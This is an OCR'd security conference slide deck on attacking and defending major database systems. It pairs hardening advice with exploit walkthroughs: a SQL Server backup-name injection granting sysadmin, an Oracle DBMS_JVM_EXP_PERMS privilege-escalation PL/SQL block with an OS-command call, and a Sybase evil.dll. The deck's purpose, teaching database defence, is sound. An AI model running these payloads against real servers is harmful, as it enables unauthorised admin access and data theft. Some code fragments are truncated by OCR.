

Hacking and Defending the Big 4 Databases

- Alexander Rothacker
- Director Security Research, TeamSHATTER
- Application Security Inc.

Why is this important?

- 40% Increase in 2012
- 56% Hacks
- Data is what hackers are after
- Credit Card info
- PII
- Proprietary company secrets





APPLICATION SECURITY, INC.

Data, Databases, Data Theft

Over 27,000,000 records stolen in 2012 alone
(privacyrights.org)

Over 90% of records stolen from databases
(Verizon DBIR)

Too many organizations have failed to take database security seriously.

APPLICATION SECURITY, INC.

What Are the Risks for 2013?

Organizations have long focused their security efforts on the perimeter and endpoints

- ***This approach has left the data center highly vulnerable to anyone who can gain access via:***

1. SQL Injection
2. Password Attacks
3. Improper & Ineffective Access Controls
4. Database Java Exploits
5. Misconfigured Database Security Settings

APPLICATION SECURITY, INC.

The Database Top 10

- Logins & Passwords
- SQL Injection in the DBMS
- Excessive User & Group Privileges
- Unnecessary Enabled DBMS Features
- Misconfigurations
- Buffer Overflows
- Privilege Escalation
- Denial of Service
- Unpatched Database
- Unencrypted Data – At Rest and In Motion

APPLICATION SECURITY, INC.

Logins & Passwords

Default accounts

- Disable after setup if possible
- Change password to a strong secret password

Login and Password policies


- Password expiration, reuse, strength
- Account lockout
- Use Roles/Groups, don’t assign privileges directly

Database login activity seldom monitored

- Monitor login activity, especially failed logins
- Use 3rd party tools, or triggers

APPLICATION SECURITY, INC.

Default Account Examples



User/Password the Same:

DATABASE SECURITY NOT MY PROBLEM

APPLICATION SECURITY, INC.

SQL Injection in the DBMS

Same concept as at Web App

- Specific functions in the DBMS are vulnerable to SQL injection
- Insert SQL code into parameter values, table names, etc
- Vulnerable database code then executes the SQL

APPLICATION SECURITY, INC.

Exploiting SQL Injection

- **Attack Target:**
  - SQL Server 2008
- **Privilege Level: CREATE DATABASE**
- **Outcome: Full control of SQL Server**
  - Attacker can run SQL as SA
- **Vulnerabilities Exploited:**
  - Privilege Escalation via SQL Injection in RESTORE function

APPLICATION SECURITY, INC.

Create The Attacker User

C:\Windows\system32\cmd.exe - osql -S 172.16.33.68\MSSQL2008 -U sa -P Admin123

```
C:\Users\jshaul>
```

Attack requires CREATE DATABASE
Not unusual for this privilege to be given out temporarily (upon request) when installing new Apps.

APPLICATION SECURITY, INC.

Attacker Has Minimal Privileges

Command Prompt - osql -S 172.16.33.68\mssql2008 -U hackerharry -P Harry$123 -w800

```
C:\Users\jshaul>
```


APPLICATION SECURITY, INC.

Create And Backup New Database

Command Prompt - osql -S 172.16.33.68\mssql2008 -U hackerharry -P Harry$123


```
1>
```

The name of the database we just backed up is:

', 0, 0, 0 exec sp_addsrvrolemember hackerharry, sysadmin--

APPLICATION SECURITY, INC.

Open The Backup File In A Hex Editor



APPLICATION SECURITY, INC.

The Exploit I

HxD - [C:\Temp\poc.bak]

File Edit Search View Analysis Extras Window ?

16 ANSI hex

poc.bak


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F

00001470  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00001480  00 00 0                                           00 00 00  ................
00001490  00 00 0                                           00 00 00  ................
000014A0  27                                                00 2C 00  '.,. .O.,. .O.,.
000014B0  20 00 30 00 20 00 65 00 78 00 65 00 63 00 20 00  .O. .e.x.e.c. .
000014C0  73 00 70 00 5F 00 61 00 64 00 64 00 73 00 72 00  s.p._.a.d.d.s.r.
000014D0  76 00 72 00 6F 00 6C 00 65 00 6D 00 65 00 6D 00  v.r.o.l.e.m.e.m.
000014E0  62 00 65 00 72 00 20 00 68 00 61 00 63 00 6B 00  b.e.r. .h.a.c.k.
000014F0  65 00 72 00 68 00 61 00 72 00 72 00 79 00 2C 00  e.r.h.a.r.r.y.,.
00001500  20 00 73 00 79 00 73 00 61 00 64 00 6D 00 69 00  .s.y.s.a.d.m.i.
00001510  6E 00 2D 00 2D 00 43 00 3A 00 5C 00 50 00 72 00  n.-.-.C.:.\.P.r.
00001520  6F 00 67 00 72 00 61 00 6D 00 20 00 46 00 69 00  o.g.r.a.m. .F.i.
00001530  6C 00 65 00 73 00 5C 00 4D 00 69 00 63 00 72 00  l.e.s.\.M.i.c.r.
00001540  6F 00 73 00 6F 00 66 00 74 00 20 00 53 00 51 00  o.s.o.f.t. .S.Q.
00001550  4C 00 20 00 53 00 65 00 72 00 76 00 65 00 72 00  L. .S.e.r.v.e.r.
00001560  5C 00 4D 00 53 00 53 00 51 00                    \.M.S.S.Q.
00001570  2E 00 4D 00 53 00 53 00 51 00                    ..M.S.S.Q.
00001580  30 00 38 00 5C 00 4D 00 53 00                    0.8.\.M.S.
00001590  5C 00 44 00 41 00 54 00 41 00                    \.D.A.T.A.
000015A0  20 00 30 00 2C 00 20 00 30 00                    .0.,. .0.
000015B0  20 00 65 00 78 00 65 00 63 00                    .e.x.e.c.
000015C0  5F 00 61 00 64 00 64 00 73 00                    _.a.d.d.s.
000015D0  6F 00 6C 00 65 00 6D 00 65 00 6D 00 62 00 65 00  o.l.e.m.e.m.b.e.
000015E0  72 00 20 00 68 00 61 00 63 00 6B 00 65 00 72 00  r. .h.a.c.k.e.r.
```

Change one byte

Find the database name in the backup file

Offset: 15E0 Overwrite

The Exploit II



Restore The Modified Backup & Reap Rewards

Command Prompt - osql -S 172.16.33.68\mssql2008 -U hackerharry -P Harry$123

```
1> create database [', 0, 0, 0 exec sp_addsrvrolemember hackerharry, sysadmin--]
2> go
1> backup database [', 0, 0, 0 exec sp_addsrvrolemember hackerharry, sysadmin--] to disk = N'\\dbp-c
onsole\temp\poc.bak'
2> go
Processed 184 pages for database '', 0, 0, 0 exec sp_addsrvrolemember hackerharry, sysadmin--',
file '', 0, 0, 0 exec sp_addsrvrolemember hackerharry, sysadmin--' on file 1.
Processed 2 pages for database '', 0, 0, 0 exec sp_addsrvrolemember hackerharry, sysadmin--', file
'', 0, 0, 0 exec sp_addsrvrolemember hackerharry, sysadmin--_log' on file 1.
BACKUP DATABASE successfully processed 186 pages in 0.801 seconds (1.811 MB/sec).
1> drop database [', 0, 0, 0 exec sp_addsrvrolemember hackerharry, sysadmin--]
2> go
1>
```


APPLICATION SECURITY, INC.

Success: Attacker Is Now DBA

Command Prompt - osql -S 172.16.33.68\mssql2008 -U hackerharry -P Harry$123 -w800

```
C:\Users\ishaul>osql -S 172.16.33.68\mssql2008 -U hackerharry -P Harry$123 -w800
1>
```

See more user names and password hashes

Grant any role, access any DB

APPLICATION SECURITY, INC.

Exploiting SQL Injection – Take 2

- **Attack Target:**
  - Sybase ASE 15.7 ESD#1 (fixed in ESD#3)
- **Privileges Required: CREATE TABLE, CREATE INDEX**
- **Outcome: Full control of SQL Server**
  - Attacker is granted sa_role
- **Vulnerabilities Exploited:**
  - Privilege Escalation via SQL Injection in CREATE INDEX

APPLICATION SECURITY, INC.

Setup: The Attack User

C:\Sybase\OCS-15_0\bin\isql.exe

APPLICATION SECURITY, INC.

Attack: Execute the SQL Injection

C:\Sybase\OCS-15_0\bin\isql.exe

APPLICATION SECURITY, INC.

Success: Full admin roles

C:\Sybase\OCS-15_0\bin\isql.exe

APPLICATION SECURITY, INC.

SQL Injection in the DBMS

How to protect the DB

- Since the weaknesses are in the DBMS itself, vendor patches are required to fix
- Minimize the attack surface
- Least privileges
- Monitor database activity
- Log calls to known vulnerable functions

APPLICATION SECURITY, INC.

Excessive User & Group Privileges

Theory of least privilege

- Great in theory; “hard” in practice

Entitlements hard to manage

- Users can gain access by way of a role that is granted another role that is granted another role
- Often default database privilege grants are excessive and dangerous

APPLICATION SECURITY, INC.

Exploiting Excessive Privileges

- ***Attack Target:***
  - Oracle 11g Release 1
- ***Privilege Level:***
  - Anyone with CREATE SESSION privilege
- ***Outcome:***
  - Gain DBA access & complete OS control
- ***Vulnerabilities Exploited:***
  - Default PUBLIC privilege to execute DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS

APPLICATION SECURITY, INC.

Exploiting Excessive Privileges

Oracle 11g PUBLIC Privileges on SYS.DBMS_JVM_EXP_PERMS

```
SQL>
```

No users have 'ALL FILES' - full OS access

Attempt to execute OS command fails

APPLICATION SECURITY, INC.

Exploiting Excessive Privileges

Oracle 11g PUBLIC Privileges on SYS.DBMS_JVM_EXP_PERMS

Setup the JVM access control policy

```
SQL>
```

The attack in action. PUBLIC can import JVM permissions!

APPLICATION SECURITY, INC.

Exploiting Excessive Privileges

Oracle 11g PUBLIC Privileges on SYS.DBMS_JVM_EXP_PERMS

```
SQL>
```

USER1 has full OS access

OS commands run successfully

New OS file created by our exploit

APPLICATION SECURITY, INC.

Freely Available Exploit Code!

Google

dbms_jvm_exp_perms exploit | Search

About 599 results (0.11 seconds) Advanced search

Everything
Images
Videos
News
Shopping

Oracle 11g 0day **exploit** published - Alexander Kornbrust Oracle ...
Feb 4, 2010 ... According to Repscan this new 11.2.0.1 is no longer vulnerable against the **DBMS_JVM_EXP_PERMS exploit** and this is correct. ...
blog.red-database-security.com/.../oracle-11g-0day-**exploit**-published/ - Cached - Similar

[PDF] Securing Java In Oracle Introduction The **DBMS_JVM_EXP_PERMS** ...
File Format: PDF/Adobe Acrobat - Quick View
Feb 25, 2010 ... lowest CREATE SESSION privilege to DBA via the
DBMS_JVM_EXP_PERMS package associated with the Aurora JVM built into the Oracle DB

```
DECLARE
POL DBMS_JVM_EXP_PERMS.TEMP_JAVA_POLICY;
CURSOR C1 IS SELECT 'GRANT',USER(), 'SYS','java.io.FilePermission','<<ALL
FILES>>','execute','ENABLED' from dual;
BEGIN
OPEN C1;
FETCH C1 BULK COLLECT INTO POL;
CLOSE C1;
DBMS_JVM_EXP_PERMS.IMPORT_JVM_PERMS(POL);
END;
```

DBMS_JVM_EXP_PERMS allow an attack
to ... customers will also be able to determine which users can **exploit** ...
blog.appsecinc.com/.../litchfield-**dbms_jvm_exp_perms**-0day-on-oracle.html - Cached - Similar

Oracle 11g 0day exploit published

I just read on Sumit Siddarth's (Sid) blog that the video recording from David Litchfield's BH presentation is online.

David showed how to escalate Java privileges using DBMS_JVM_EXP_PERMS.

```
P_PERMS.TEMP_JAVA_POLICY;
ECT 'GRANT',USER(), 'SYS','java.io.FilePermission','<<ALL
','ENABLED' from dual;

OLLECT INTO POL;

ERMS.IMPORT_JVM_PERMS(POL);
```

ilege escalation it is possible to run OS commands using a simple
::

```
runjava('oracle/aurora/util/Wrapper c:\\windows\\system32
c:\\out.lst')from dual;
```

ns you should:

```
revoke execute on dbms_java from PUBLIC;
revoke execute on dbms_java_test from PUBLIC;
revoke execute on "oracle/aurora/util/Wrapper" from PUBLIC;
grant execute on sys.dbms_jvm_exp_perms to IMP_FULL_DATABASE;
grant execute on sys.dbms_jvm_exp_perms to EXP_FULL_DATABASE;
revoke execute on sys.dbms_jvm_exp_perms from PUBLIC;
```

I just tested the code on my Linux 11.2.0.1 database and it worked without any problem.

```
SELECT * from dual where chr(42)=DBMS_JAVA.RUNJAVA
('oracle/aurora/util/Wrapper /bin/touch /tmp/iwashere3');
```


Excessive User & Group Privileges

Best practices

- Never grant permissions to a user directly
- Always grant permissions through roles or groups
- Don’t cast the net to wide. Keep the roles specific
- Regularly audit role memberships

APPLICATION SECURITY, INC.

Unnecessary Enabled DBMS Features

Minimize Attack Surface

- Attackers will only have more to use against you

Powerful Features are Good and Bad

- Integrated Java and other extensible languages
- Various levels of OS access available

APPLICATION SECURITY, INC.

Exploiting Java in the Database

- **Attack Target:**
  - Sybase ASE 15.7 ESD#1 on Windows
- **Privileges Required: CREATE TABLE, CREATE INDEX**
- **Outcome: Execution of OS shell code**
  - Attacker can run local as well as remote executable
- **Vulnerabilities Exploited:**
  - Arbitrary code execution via Java in Sybase ASE

APPLICATION SECURITY, INC.

Setup: Create the Attack User

C:\Sybase\OCS-15_0\bin\isql.exe

APPLICATION SECURITY, INC.

Setup: Create the evil.dll

```
#include <windows.h>

BOOL WINAPI DllMain(
                HINSTANCE hinstDLL,
                DWORD fdwReason,
                LPVOID lpvReserved
                )
{
    if(fdwReason == DLL_PROCESS_ATTACH)
    {
        system("whoami /all > evil.log");
        return TRUE;
    }
    return 0;
}
```


APPLICATION SECURITY, INC.

Attack: Java DLL Loading

C:\Sybase\OCS-15_0\bin\isql.exe

APPLICATION SECURITY, INC.

Attack: Java DLL Loading

C:\Sybase\OCS-15_0\bin\isql.exe

APPLICATION SECURITY, INC.

Minimize Attack Surface

Built-in features

- xp_cmdshell
- OLEDB Ad Hoc Query OPENROWSET
- OPENDATASOURCE
- CREATE_NOT_FENCED

Add-on modules

- Oracle Spatial – Replace with Locator
- Java
- Oracle Enterprise Manager Grid Control

APPLICATION SECURITY, INC.

Broken Configuration Management

Configuration Option Overload

- Beginning – Name the instance, choose the data storage location
- Now – Advanced feature sets, add-on modules, specific security settings, etc.

What's the right configuration?

- 1st – What is our current configuration?
- 2nd – What should be our configuration?

APPLICATION SECURITY, INC.

Misconfigurations Are Potential Threats

Oracle Configuration Management (OCM) – stores configuration data about hostnames, usernames, datafile locations, etc.

sysaudits table – If properly configured audit records can be lost

ORACLE

SYBASE

IBM DB2.

Microsoft SQL Server

TRUST_ALLCLNTS configuration parameter – If set to default (which is YES) – all clients attempting to connect will be considered trusted

Default TCP Ports – 1433 and 1434

